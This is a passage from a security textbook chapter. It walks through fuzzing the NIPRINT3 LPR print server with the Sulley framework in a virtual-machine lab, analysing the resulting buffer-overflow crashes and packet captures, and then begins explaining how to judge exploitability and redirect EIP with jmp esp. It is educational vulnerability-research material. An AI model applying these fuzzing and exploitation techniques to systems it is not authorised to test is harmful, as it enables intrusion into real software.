    s_string("Queue")
    s_delim(" ")
    s_static("\n")
    s_block_end()

#Type 3,4: Send Queue State
if s_block_start("send_queue_state", dep="command", dep_values=['\x03','\x04']):
    s_string("Queue")
    s_static(" ")
    s_string("List")
    s_static("\n")
    s_block_end()

#Type 5: Remove Jobs
if s_block_start("remove_job", dep="command", dep_value='\x05'):
    s_string("Queue")
    s_static(" ")
    s_string("Agent")
    s_static(" ")
    s_string("List")
    s_static("\n")
    s_block_end()
# and so on... see RFC for more cases
```

To use this fuzz script later, add the two earlier code blocks ("shallow request" and "deep request" to a file called {common host-guest path to sulley}\request\lpr.py.

NOTE There are many other helpful functions in Sulley but we have enough to illustrate an intelligent LPR fuzzer at this point.

Sessions

Now that we have defined several requests in a fuzz script called sulley\request\lpr.py, let's use them in a fuzzing session. In Sulley, sessions are used to define the order in which the fuzzing takes place. Sulley uses a graph with nodes and edges to represent the session and then walks each node of the graph to conduct the fuzz. This is a very powerful feature of Sulley and will allow you to create some very complex fuzzing sessions. We will keep it simple and create the following session driver script in the sulley main directory:

```
{common host-guest path to sulley}\fuzz_niprint_lpr_servert_515.py
import time

from sulley   import *
from requests import lpr

# establish a new session
sess = sessions.session(session_filename="audits/niprint_lpr_515_a.session",\
                        crash_threshold=10)

# add nodes to session graph.
sess.connect(s_get("LPR shallow request"))  #shallow fuzz
sess.connect(s_get("LPR deep request"))  #deep fuzz, with correct formats

# render the diagram for inspection (OPTIONAL)
fh = open("LPR_session_diagram.udg", "w+")
fh.write(sess.render_graph_udraw())
fh.close()
print "graph is ready for inspection"
```

NOTE The crash_threshold option allows us to move on once we get a certain number of crashes.

Now we can run the program and produce the session graph for visual inspection.

```
{common host-guest path to sulley}>mkdir audits    # keep audit data here
{common host-guest path to sulley}>python fuzz_niprint_lpr_servert_515.py
graph is ready for inspection
```




Figure 17-1 uDraw™ representation of the Sulley session graph

Open session graph with uDraw:

```
{common host-guest path to sulley}>"c:\Program Files\uDraw(Graph)\bin\
uDrawGraph.exe"
LPR_session_diagram.udg
```

Figure 17-1 should appear. As you can see, Sulley will first fuzz the "LPR shallow request," then the "LPR deep request."

NOTE We are not doing justice to the session feature of Sulley; see documentation for a description of the full capability here.

Before we put our fuzzer into action, we need to instrument our target (which is running in VMware) so that we can track faults and network traffic.

Monitoring the Process for Faults

Sulley provides a fantastic fault monitoring tool that works within the target virtual machine and attaches to the target process and records any nonhandled exceptions as they are found. The request ID number is captured and feedback is given to the Sulley framework through the PEDRPC custom binary network protocol.

NOTE To start the process_monitor script, you will need to run it from a common directory with the host machine.

We will create a place to keep our audit data and launch the process_monitor.py script from within the target virtual machine as follows:

```
{common host-guest path to sulley}>mkdir audits   # not needed if done
previously
{common host-guest path to sulley}>python process_monitor.py -c audits\
niprint_lpr_515_a.crashbin -l 5
[02:00.15] Process Monitor PED-RPC server initialized:
[02:00.15]       crash file:  audits\niprint_lpr_515_a.crashbin
[02:00.15]       # records:   0
[02:00.15]       proc name:   None
[02:00.15]       log level:   5
[02:00.15] awaiting requests...
```

As you can see, we created a crashbin to hold all of our crash data for later inspection. By convention, use the audits folder to hold current fuzz data. We have also set the logging level to 5 in order to see more output during the process.

At this point, the process_monitor.py script is up and running and ready to attach to a process.

Monitoring the Network Traffic

After the fuzzing session is over, we would like to inspect network traffic and quickly find the malicious packets that caused a particular fault. Sulley makes this easy by providing the network_monitor.py script.

We will launch the network_monitor.py script from within the virtual machine as follows:

```
{common host-guest path to sulley}>mkdir audits\niprint_lpr_515
{common host-guest path to sulley}>python network_monitor.py -d 1 -f "src or dst
port 515" --log_path audits\niprint_lpr_515 -l 5
[02:00.27] Network Monitor PED-RPC server initialized:
[02:00.27]       device:    \Device\NPF_{F581AFA3-D42D-4F5D-8BEA-55FC45BD8FEC}
[02:00.27]       filter:    src or dst port 515
[02:00.27]       log path:  audits\niprint_lpr_515
[02:00.27]       log_level: 5
[02:00.27] Awaiting requests...
```

Notice we have started sniffing on interface [1]. We assigned a pcap storage directory and a Berkley Packet Filter (BPF) of "src or dst port 515" since we are using the LPR protocol. Again, we set the logging level to 5.

At this point, we ensure our target application (NIPRINT3) is up and running, ensure we can successfully connect to it from our host, and we save a snapshot called "sulley". Once the snapshot is saved, we close VMware.

Controlling VMware

Now that we have our target set up in a virtual machine and saved in a snapshot, we can control it from the host with the vmcontrol.py script.

We will launch the vmcontrol.py script in interactive mode from the host as follows:

```
C:\Program Files\Sulley Fuzzing Framework>python vmcontrol.py -i
[*] Entering interactive mode...
[*] Please browse to the folder containing vmrun.exe...
[*] Using C:\Program Files\VMware\VMware Workstation\vmrun.exe
[*] Please browse to the folder containing the .vmx file...
[*] Using G:\VMs\WinXP5\Windows XP Professional.vmx
[*] Please enter the snapshot name: sulley
[*] Please enter the log level (default 1): 5
[02:01.49] VMControl PED-RPC server initialized:
[02:01.49]       vmrun:     C:\PROGRA~1\VMware\VMWARE~1\vmrun.exe
[02:01.49]       vmx:       G:\VMs\WinXP5\WINDOW~1.VMX
[02:01.49]       snap name: sulley
[02:01.49]       log level: 5
[02:01.49] Awaiting requests...
```

At this point, vmcontrol.py is ready to start accepting commands and controlling the target virtual machine by resetting the snapshot as necessary. You don't have to worry about this; it is all done *automagically* by Sulley.

NOTE if you get an error when running this script that says: [!] Failed to import win32api/win32com modules, please install these! Bailing..., you need to install the win32 extensions to Python, which can be found at: http://starship.python.net/crew/mhammond/win32/.

Putting It All Together

We are now ready to put it all together and start our fuzzing session. Since we have already built the session, we just need to enable a few more actions in the fuzzing session script.

The following code can be placed at the bottom of the existing file:

```
{common host-guest path to sulley}\fuzz_niprint_lpr_servert_515.py
####################################################################
#set up target for session
target = sessions.target("10.10.10.130", 515)

#set up pedrpc to talk to target agent.
target.netmon    = pedrpc.client("10.10.10.130", 26001)
target.procmon   = pedrpc.client("10.10.10.130", 26002)
target.vmcontrol = pedrpc.client("127.0.0.1",    26003)

target.procmon_options = \
{
    "proc_name"      : "NIPRINT3.exe",
#    "stop_commands"  : ['net stop "NIPrint Service"'],
#    "start_commands" : ['net start "NIPrint Service"'],
}
```

```
#start up the target.
target.vmcontrol.restart_target()
print "virtual machine up and running"

# add target to session.
sess.add_target(target)

#start the fuzzing by walking the session graph.
sess.fuzz()
print "done fuzzing. web interface still running."
```

This code sets up the target for the fuzzing session and provides arguments for the process_monitor script. Next the virtual machine target snapshot is reset, we add the target to the session, and the fuzzing begins. We commented-out the service start and stop commands, as the version of NIPRINT3 we are using has a demo banner that requires user interaction when the process starts, so we will not be using the service start/stop capability of Sulley for this server.

We can run this program as before; however, now the fuzzing session will begin and requests will be sent to the target host over port 515.

```
{common host-guest path to sulley}>python fuzz_niprint_lpr_servert_515.py
graph is ready for inspection
virtual machine up and running
[02:02.17] current fuzz path:  -> LPR shallow request
[02:02.18] fuzzed 0 of 12073 total cases
[02:02.18] fuzzing 1 of 5595
[02:02.31] xmitting: [1.1]
[02:02.45] netmon captured 451 bytes for test case #1
[02:02.50] fuzzing 2 of 5595
[02:02.50] xmitting: [1.2]
[02:02.53] netmon captured 414 bytes for test case #2
[02:02.54] fuzzing 3 of 5595
[02:02.55] xmitting: [1.3]
[02:02.56] netmon captured 414 bytes for test case #3

…truncated for brevity…

[02:03.06] fuzzing 8 of 5595
[02:03.06] xmitting: [1.8]
[02:03.07] netmon captured 909 bytes for test case #8
[02:03.07] fuzzing 9 of 5595
[02:03.08] xmitting: [1.9]
[02:03.09] netmon captured 5571 bytes for test case #9
[02:03.16] procmon detected access violation on test case #9
[02:03.16] [INVALID]:41414141 Unable to disassemble at 41414141 from thread 452
caused access violation
[02:03.17] restarting target virtual machine
PED-RPC> unable to connect to server 10.10.10.130:26002
PED-RPC> unable to connect to server 10.10.10.130:26002
[02:06.26] fuzzing 10 of 5595
[02:06.34] xmitting: [1.10]
[02:06.36] netmon captured 5630 bytes for test case #10
[02:06.43] procmon detected access violation on test case #10
[02:06.44] [INVALID]:41414141 Unable to disassemble at 41414141 from thread 452
caused access violation
[02:06.44] restarting target virtual machine
```

You should see your vmcontrol window react by showing the communication with VMware™. Next you should see the virtual machine target reset and start to register packets and requests. You will now see the request being sent to the target virtual machine from the host, as shown earlier.

After the first request is sent, you may open your browser and point it to http://127.0.0.1:26000/. Here you should see the Sulley Fuzz Control.

Sulley Fuzz Control - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://127.0.0.1:26000/
Google
Sulley Fuzz Control
RUNNING
Total: 18 of 12,073 [ ] 0.149%
LPR shallow request: 18 of 5,595 [ ] 0.322%
Pause
Resume
Test Case # Crash Synopsis Captured Bytes
000009 [INVALID]:41414141 Unable to disassemble at 41414141 from thread 452 caused access violation 5,571
000010 [INVALID]:41414141 Unable to disassemble at 41414141 from thread 452 caused access violation 5,572
000017 [INVALID]:5c2f5c2f Unable to disassemble at 5c2f5c2f from thread 452 caused access violation 10,781
000018 [INVALID]:2e2f2e2f Unable to disassemble at 2e2f2e2f from thread 452 caused access violation 10,781
Done

As of the writing of this book, you have to refresh this page manually to see updates.

Postmortem Analysis of Crashes

When you have seen enough on the Sulley Fuzz Control screen, you may stop the fuzzing by killing the fuzzing script or by clicking Pause on the Sulley Fuzz Control screen. At this point, you can browse the crashes you found by clicking the links in the Sulley Fuzz Control screen or by using the crash_explorer.py script.

You may view a summary of the crashes found by pointing the script to your crashbin.

```
{common host-guest path to sulley}>python utils\crashbin_explorer.py audits\
niprint_lpr_515_a.crashbin
[2] [INVALID]:41414141 Unable to disassemble at 41414141 from thread 452 caused
access violation
        9, 10,

[1] [INVALID]:5c2f5c2f Unable to disassemble at 5c2f5c2f from thread 452 caused
access violation
        17,
```

```
[1] [INVALID]:2e2f2e2f Unable to disassemble at 6e256e25 from thread 452 caused
access violation
        18,
```

We stopped our fuzz session after a few minutes, but we already have some juicy results. As you can see bolded in the preceding output, it looks like we controlled **eip** already. Wow, as we know from Chapter 11, this is going to be easy from here.

Now, if we wanted to see more details, we could drill-down on a particular test case.

```
{common host-guest path to sulley}>python utils\crashbin_explorer.py audits\
niprint_lpr_515_a.crashbin -t 9
[INVALID]:41414141 Unable to disassemble at 41414141 from thread 452 caused
access violation
when attempting to read from 0x41414141

CONTEXT DUMP
  EIP: 41414141 Unable to disassemble at 41414141
  EAX: 00000070 (       112) -> N/A
  EBX: 00000000 (         0) -> N/A
  ECX: 00000070 (       112) -> N/A
  EDX: 00080608 (    525832) -> |ID{,9, (heap)
  EDI: 004254e0 (   4347104) -> Q|` (NIPRINT3.EXE.data)
  ESI: 007c43a9 (   8143785) -> /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA (heap)
  EBP: 77d4a2de (2010424030) -> N/A
  ESP: 0006f668 (    456296) -> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA (stack)
  +00: 41414141 (1094795585) -> N/A
  +04: 41414141 (1094795585) -> N/A
  +08: 41414141 (1094795585) -> N/A
  +0c: 41414141 (1094795585) -> N/A
  +10: 41414141 (1094795585) -> N/A
  +14: 41414141 (1094795585) -> N/A

disasm around:
        0x41414141 Unable to disassemble

SEH unwind:
        0006fd50 -> USER32.dll:77d70494
        0006ffb0 -> USER32.dll:77d70494
        0006ffe0 -> NIPRINT3.EXE:00414708
        ffffffff -> kernel32.dll:7c8399f3
```

The graphing option comes in handy when you have complex vulnerabilities and need to visually identify the functions involved. However, this is a straightforward buffer overflow and **eip** was smashed.

Analysis of Network Traffic

Now that we have found some bugs in the target server, let's look at the packets that caused the damage. If you look in the sulley\audits\niprint_lpr_515 folder, you will find too many pcap files to sort through manually. Even though they are numbered, we would like to filter out all benign requests and focus on the ones that caused crashes. Sulley provides a neat tool to do just that called pcap_cleaner.py. We will use the script as follows:

```
{common host-guest path to sulley}>python utils\pcap_cleaner.py audits\
niprint_lpr_515_a.crashbin audits\niprint_lpr_515
```

Now we are left with only pcap files containing the request that crashed the server. We can open them in Wireshark and learn what caused the crash.

From Figure 17-2 we can see that a request was made to "start print job," which started with '\x01' and a queue name '\x2f\x2e\x3a\x2f' and then many *A*s. The *A*s overwrote **eip** somewhere due to a classic buffer overflow. At this point, we have enough information to produce a vulnerability notice to the vendor…oh wait, it has already been done!

Way Ahead

As you have seen, we have rediscovered the NIPRINT3 buffer overflow used in Chapter 11. However, there may be more bugs in that server or any other LPR server. We will leave it to you to use the tools and techniques discussed in this chapter to explore further.



9.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. Time Source Destination Protocol Info
4 10:40:14.634 10.10.10.1 10.10.10.130 LPD LPC: start print / jobcmd: abort
5 10:40:14.634 10.10.10.1 10.10.10.130 LPD LPD continuation
Frame 4 (1514 bytes on wire, 1514 bytes captured)
Ethernet II, Src: Vmware_c0:00:01 (00:50:56:c0:00:01), Dst: Vmware_8a:e8:e8 (00:0c:29:8a:e8:e8)
Internet Protocol, Src: 10.10.10.1 (10.10.10.1), Dst: 10.10.10.130 (10.10.10.130)
Transmission Control Protocol, Src Port: 4138 (4138), Dst Port: printer (515), Seq: 1, Ack: 1, Le
Line Printer Daemon Protocol
Data (1460 bytes)
0030 ff ff e8 68 00 00 01 2f 2e 3a 2f 41 41 41 41 41 ...h.../ .:/AAAAA
0040 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
0050 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
0060 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
0070 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
0080 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
0090 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
00a0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
00b0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
Data (data), 1460 bytes
P: 10 D: 10 M: 0

Figure 17-2 Wireshark showing the packet that crashed the LPR server

References

www.grayhathackingbook.com
Dave Aitel, Block Based Fuzzing www.immunitysec.com/downloads/advantages_of_block_based_analysis.pdf
Sulley Framework www.fuzzing.org
Pedram Amini, Paimei paimei.openrce.org
Sutton, Greene, Amini, *Fuzzing: Brute Force Vulnerability Discovery* (Addison-Wesley Professional, 2007)

This page intentionally left blank

CHAPTER 18

From Vulnerability to Exploit

- Determining whether a bug is exploitable
- Using a debugger efficiently
- Understanding the exact nature of the problem
- Preconditions and postconditions for exploitation
- Repeating the problem reliably
- Payload construction considerations
- How to properly document the nature of a vulnerability

Whether you use static analysis, dynamic analysis, or some combination of both to discover a problem with a piece of software, locating a potential problem or causing a program to melt down in the face of a fuzzer onslaught is just the first step. With static analysis in particular you face the task of determining exactly how to reach the vulnerable code while the program is executing. Additional analysis followed by testing against a running program is the only way to confirm that your static analysis is correct. Should you provoke a crash using a fuzzer, you are still faced with the task of dissecting the fuzzer input that caused the crash and understanding any crash dumps yielded by the program you are analyzing. The fuzzer data needs to be dissected into the portions required strictly for code path traversal, and the portions that actually generate an error condition with the program.

Knowing that you can crash a program is a far cry from understanding exactly why the program crashes. If you hope to provide any useful information to assist in patching the software, it is important to gain as detailed an understanding as possible about the nature of the problem. It would be nice to avoid this conversation:

> Researcher: "Hey, your software crashes when I do this…"
> Vendor: "Then don't do that!"

In favor of this one:

> Researcher: "Hey, you fail to validate the widget field in your octafloogaron application, which results in a buffer overflow in function umptiphratz. We've got packet captures, crash dumps, and proof of concept exploit code to help you understand the exact nature of the problem."
> Vendor: "All right, thanks, we will take care of that ASAP."

Whether a vendor actually responds in such a positive manner is another matter. In fact, if there is one truth in the vulnerability research business it's that dealing with vendors can be one of the least rewarding phases of the entire process. The point is that you have made it significantly easier for the vendor to reproduce and locate the problem and increased the likelihood that it will get fixed.

Exploitability

Crashability and exploitability are vastly different things. The ability to crash an application is, at a minimum, a form of denial of service. Unfortunately, depending on the robustness of the application, the only person whose service you may be denying could be you. For true exploitability, you are really interested in injecting and executing your own code within the vulnerable process. In the next few sections, we discuss some of the things to look for to help you determine whether a crash can be turned into an exploit.

Debugging for Exploitation

Developing and testing a successful exploit can take time and patience. A good debugger can be your best friend when trying to interpret the results of a program crash. More specifically a debugger will give you the clearest picture of how your inputs have conspired to crash an application. Whether an attached debugger captures the state of a program when an exception occurs, or whether you have a core dump file that can be examined, a debugger will give you the most comprehensive view of the state of the application when the problem occurred. For this reason it is extremely important to understand what a debugger is capable of telling you and how to interpret that information.

NOTE We use the term *exception* to refer to a potentially unrecoverable operation in a program that may cause that program to terminate unexpectedly. Division by zero is one such exceptional condition. A more common exception occurs when a program attempts to access a memory location that it has no rights to access, often resulting in a segmentation fault (segfault). When you cause a program to read or write to unexpected memory locations, you have the beginnings of a potentially exploitable condition.

With a debugger snapshot in hand, what are the types of things that you should be looking for? Some of the items that we will discuss further include

- Did the program reference an unexpected memory location and why?
- Does input that we provided appear in unexpected places?
- Do any CPU registers contain user-supplied input data?
- Do any CPU registers point to user-supplied data?
- Was the program performing a read or write when it crashed?

Initial Analysis

Why did the program crash? Where did the program crash? These are the first two questions that need to be answered. The "why" you seek here is not the root cause of the crash, such as the fact that there is a buffer overflow problem in function xyz. Instead, initially you need to know whether the program segfaulted or perhaps executed an illegal instruction. A good debugger will provide this information the moment the program crashes. A segfault might be reported by gdb as follows:

```
Program received signal SIGSEGV, Segmentation fault.
0x08048327 in main ()
```

Always make note of whether the address resembles user input in any way. It is common to use large strings of *A*s when attacking a program. One of the benefits to this is that the address 0x41414141 is easily recognized as originating from your input rather than correct program operation. Using the addresses reported in any error messages as clues, you next examine the CPU registers to correlate the problem to specific program activity. An OllyDbg register display is shown in Figure 18-1.

Instruction Pointer Analysis During analysis, the instruction pointer (**eip** on an x86) is often a good place to start looking for problems. There are generally two cases you can expect to encounter with regard to **eip**. In the first case, **eip** may point at valid program code, either within the application or within a library used by the application. In the second case, **eip** itself has been corrupted for some reason. Let's take a quick look at each of these cases.

In the case that **eip** appears to point to valid program code, the instruction immediately preceding the one pointed to by **eip** is most often to blame for the crash.

NOTE For the purposes of debugging it should be remembered that **eip** is always pointing at the next instruction to be executed. Thus, at the time of the crash, the instruction referenced by **eip** has not yet been executed and we assume that the previous instruction was to blame for the crash.

Analysis of this instruction and any registers used can give the first clues regarding the nature of the crash. Again, it will often be the case that we find a register pointing to an unexpected location from which the program attempted to read or write. It will be



Registers (FPU)
EAX 0012FF7C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00000000
EDX 00000037
EBX 7FFDF000
ESP 0012FF94 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBP 41414141
ESI 004090B8 overflow.004090B8
EDI 00000000
EIP 41414141
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 0038 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_PROC_NOT_FOUND (0000007F)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty -UNORM 8A3A 77F57D70 77F944A8
ST1 empty -UNORM 99A8 00000000 005698F0
ST2 empty 1.7543044975324570200e+1737
ST3 empty -??? FFFF 01560CB0 7E0954F4
ST4 empty 0.1186095780928572680e-4933
ST5 empty +UNORM 0020 00640065 00730075
ST6 empty +UNORM 006F 00690074 0061006C
ST7 empty +UNORM 0065 0020006E 00650068
3 2 1 0 E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 1372 Prec NEAR,64 Mask 1 1 0 0 1 0


Figure 18-1 OllyDbg register display

useful to note whether the offending register contains user-supplied values, as we can then assume that we can control the location of the read or write by properly crafting the user input. If there is no obvious relationship between the contents of any registers and the input that we have provided, the next step is to determine the execution path that led to the crash. Most debuggers are capable of displaying a *stack trace.* A stack trace is an analysis of the contents of the stack at any given time, in this case the time of the crash, to break the stack down into the frames associated with each function call that preceded the point of the crash. A valid stack trace can indicate the sequence of function calls that led to the crash, and thus the execution path that must be followed to reproduce the crash. An example stack trace for a simple program is shown next:

```
Breakpoint 1, 0x00401056 in three_deep ()
(gdb) bt
#0  0x00401056 in three_deep ()
#1  0x0040108f in two_deep ()
#2  0x004010b5 in one_deep ()
#3  0x004010ec in main ()
```

This trace was generated using gdb's **bt** (backtrace) command. OllyDbg offers nearly identical capability with its Call Stack display, as shown in Figure 18-2.

Unfortunately, when a vulnerability involves stack corruption, as occurs with stack-based buffer overflows, a debugger will most likely be unable to construct a proper stack trace. This is because saved return addresses and frame pointers are often corrupted, making it impossible to determine the location from which a function was called.


Call stack of main thread

Address	Stack	Procedure / arguments	Called from	Frame
0022CC2C	0040108F	ch_18_st.00401050	ch_18_st.0040108A	0022CC28
0022CC3C	004010B5	ch_18_st.0040106B	ch_18_st.004010B0	0022CC38
0022CC4C	004010EC	ch_18_st.00401091	ch_18_st.004010E7	0022CC48
0022CC6C	61006148	ch_18_st.004010B7	cygwin1.61006142	0022CC68

Figure 18-2 OllyDbg Call Stack display

The second case to consider when analyzing **eip** is whether **eip** points to a completely unexpected location such as the stack or the heap, or better yet, whether the contents of **eip** resemble our user-supplied input. If **eip** points into either the stack or the heap, you need to determine whether you can inject code into the location referenced by **eip**. If so, you can probably build a successful exploit. If not, then you need to determine why **eip** is pointing at data and whether you can control where it points, potentially redirecting **eip** to a location containing user-supplied data. If you find that you have complete control over the contents of **eip**, then it becomes a matter of successfully directing **eip** to a location from which you can control the program.

General Register Analysis If you haven't managed to take control of **eip**, the next step is to determine what damage you can do using other available registers. Disassembly of the program in the vicinity of **eip** should reveal the operation that caused the program crash. The ideal condition that you can take advantage of is a write operation to a location of your choosing. If the program has crashed while attempting to write to memory, you need to determine exactly how the destination address is being calculated. Each general-purpose register should be studied to see if it (a) contributes to the destination address computation, and (b) contains user-supplied data. If both of these conditions hold, it should be possible to write to any memory location. The second thing to learn is exactly what is being written and whether you can control that value; in which case, you have the capability to write any value anywhere. Some creativity is required to utilize this seemingly minor capability to take control of the vulnerable program. The goal is to write your carefully chosen value to an address that will ultimately result in control being passed to your shellcode. Common overwrite locations include saved return addresses, jump table pointers, import table pointers, and function pointers. Format string vulnerabilities and heap overflows both work in this manner because the attackers gain the ability to write a data value of their choosing (usually 4 bytes, but sometimes as little as 1 or as many as 8) to a location or locations of their choosing.

Improving Exploit Reliability Another reason to spend some time understanding register content is to determine whether any registers point directly at your

shellcode at the time you take control of **eip**. Since the big question to be answered when constructing an exploit is "What is the address of my shellcode?", finding that address in a register can be a big help. As discussed in previous chapters, injecting the exact address of your shellcode into **eip** can lead to unreliable results since your shellcode may move around in memory. When the address of your shellcode appears in a CPU register, you gain the opportunity to do an indirect jump to your shellcode. Using a stack-based buffer overflow as an example, you know that a buffer has been overwritten to control a saved return address. Once the return address has been popped off the stack, the stack pointer continues to point to memory that was involved in the overflow and which could easily contain your shellcode. The classic technique for return address specification is to overwrite the saved **eip** with an address that will point to your shellcode so that the return statement jumps directly into your code. While the return addresses can be difficult to predict, you do know that **esp** points to memory that contains your malicious input, because following the return from the vulnerable function, it points 4 bytes beyond the overwritten return address. A better technique for gaining reliable control would be to execute a **jmp esp** or **call esp** instruction at this point. Reaching your shellcode becomes a two-step process in this case. The first step is to overwrite the saved return address with the address of a **jmp esp** or **call esp** instruction. When the exploitable function returns, control transfers to the **jmp esp**, which immediately transfers control back to your shellcode. This sequence of events is detailed in Figure 18-3.

A jump to **esp** is an obvious choice for this type of operation, but any register that happens to point to your user-supplied input buffer (the one containing your shellcode) can be used. Whether the exploit is a stack-based overflow, a heap overflow, or a format string exploit, if you can find a register that is left pointing to your buffer, you can attempt to vector a jump through that register to your code. For example, if you recognize that the **esi** register points to your buffer when you take control of **eip**, then a **jmp esi** instruction would be a very helpful thing to find.




Figure 18-3 Bouncing back to the stack

